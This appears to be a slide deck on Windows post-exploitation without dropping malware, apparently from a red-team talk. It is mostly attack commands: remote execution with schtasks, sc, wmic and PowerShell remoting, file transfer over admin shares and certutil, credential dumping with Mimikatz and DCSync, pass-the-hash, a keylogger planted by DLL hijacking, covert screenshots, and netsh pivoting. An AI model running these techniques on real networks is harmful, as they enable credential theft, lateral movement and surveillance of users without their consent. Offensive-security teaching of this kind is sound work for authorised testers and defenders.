

# Agentless Post Exploitation

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- Remote control of target with built-in services
- Benefits
  - Similar results, without malware on all targets
  - Different artifacts
- Drawbacks
  - Requires accessible services

# Overview

- Administrator Rights
- Execute
- Upload and Download
- Process Manipulation
- Recovering Credentials
- Using Credentials
- User Exploitation
- Pivoting
- DEMO!

# Administrator Rights

- Administrator trusts allow us to do things!
  - Interact w/ admin shares and schedule processes
  - Both Local and Domain Administrator matter!!

- Am I an admin?

```
dir \\host\C$  
at \\host
```

# Execute

- Old school: at, schtasks, sc, wmic

```
net time \\target
```

```
at \\target HH:mm c:\path\to\program
```

Deprecated as of Windows 8 | 2012 server

# Execute

- Old school: at, schtasks, sc, wmic

```
schtasks /create /tn NAME /tr c:\path\program  
/sc once /st 00:00 /S target /RU System
```

```
schtasks /run /tn NAME /S target
```

# Execute

- Old school: at, schtasks, sc, wmic

```
sc \\target create name binpath=  
                                     "c:\path\program"
```

```
sc \\target start name
```

Make sure there's a space after binpath=

# Execute

- Old school: at, schtasks, sc, wmic

```
wmic /node:"target" process call create  
"program"
```



# Execute (Non-blind)

- PowerShell Remoting (WinRM)

```
Invoke-Command -ComputerName target  
                -ScriptBlock { command }
```

# Execute (Non-blind)

- PowerSploit's Invoke-WmiCommand.ps1

```
Invoke-WmiCommand -ComputerName target  
-Payload { command } |  
select -exp "PayloadOutput"
```

# Upload & Download

- Push & pull files via UNC path `\\target\share?`
  - `copy myfile \\target\share`
  - `copy \\target\share\theirfile myfilenow`
- Default shares

Share	Maps to
C\$	C:\
ADMIN\$	%SystemRoot% (e.g., c:\windows)

- No Default Shares? Turn them on:
  - `net share C$`
  - `net share admin$`

# Upload ☹️

- Can you run commands remotely?
  - Base64 encode local file
  - Run `echo "part of base64 string" >>dest.b64`
    - Again and again...
  - Run `certutil.exe` to decode remote file
    - `certutil.exe -decode dest.b64 dest.dll`

<https://gist.github.com/mattifestation/47f9e8a431f96a266522>

# Process Manipulation

- List Processes

```
tasklist /v /S target
```

- Kill Process

```
taskkill /S target /PID PID /F
```

# Process Manipulation

- List Processes

wmic /node:"target" process list full

wmic /node:"target" process list brief

- Kill Process

wmic /node:"target" where (ProcessID = "##")

call terminate

# Recovering Credential Material

- PowerSploit's Invoke-Mimikatz (WinRM)

```
Invoke-Mimikatz -ComputerName target
```

Or...

```
Invoke-Mimikatz -ComputerName target  
-Command command
```

# Recovering Credential Material

- DcSync via mimikatz

```
lsadump::dcsync /domain:DOMAIN.fqdn  
/user:DOMAIN\user
```



# Using Credentials (Access Tokens)

- Created after logon
- Associated with each process and thread
- Contains:
  - User and Group Information
  - A list of privileges on local computer
  - Restrictions (user/group rights taken away)
  - Reference to credentials (supports single sign-on)
- Persists in memory until reboot

```
C:\Windows\system32\cmd.exe

C:\Users\whatta.hogg>runas /USER:GLITTER\Administrator powershell.exe
Enter the password for GLITTER\Administrator:
Attempting to start powershell.exe as user "GLITTER\Administrator" ...

C:\Users\whatta.hogg>
```

```
Administrator: powershell.exe (running as GLITTER\Administrator)

Windows PowerShell
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PS C:\Windows\system32> whoami
glitter\administrator
PS C:\Windows\system32>
```

```
C:\Windows\system32\cmd.exe
C:\Users\whatta.hogg>runas /NETONLY /USER:GLITTER\Administrator powershell.exe
Enter the password for GLITTER\Administrator:
Attempting to start powershell.exe as user "GLITTER\Administrator" ...
```

```
powershell.exe (running as GLITTER\Administrator)
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PS C:\Windows\system32> whoami
glitter\whatta.hogg
PS C:\Windows\system32> Invoke-Command -ComputerName DC -ScriptBlock { whoami }
glitter\administrator
PS C:\Windows\system32>
```

# Using Credentials

- Credentials

```
runas /netonly /user:DOMAIN\user program
```

- Pass-the-hash (Mimikatz)

```
sekurlsa::pth /user:USER /domain:DOMAIN  
/ntlm:HASH /run:program
```

Your Payload may have built-in versions of these

<http://blog.cobaltstrike.com/2015/12/16/windows-access-tokens-and-alternate-credentials/>

# User Exploitation

- Screenshots with Problem Step Recorder

- Start the recorder

- ```
psr.exe /start /gui 0 /output c:\users\user\out.zip
```

- Stop the recorder

- ```
psr.exe /stop
```

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- How to run in user's desktop session?

- ```
schtasks /IT /RU DOMAIN\user /RP password ...
```

# User Exploitation

- Log keystrokes via DLL Hijacking
  - Compile a keystroke logger as a DLL
  - Copy to `\\target\C$\windows\linkinfo.dll`
  - Remotely kill `explorer.exe`
  - Pull keystroke log file via C\$ share

# Pivoting

- Create a port forward with netsh

```
netsh interface portproxy add v4tov4  
    listenport=LPORT listenaddress=0.0.0.0  
    connectport=FPORT  
    connectaddress=FHOST
```

- Requires IPv6 stack is installed.
- Port forward persists on reboot. **CLEAN UP!**  
netsh interface portproxy reset




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Outbound C2



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← SSH (port 22)

← SSH (port 2222)

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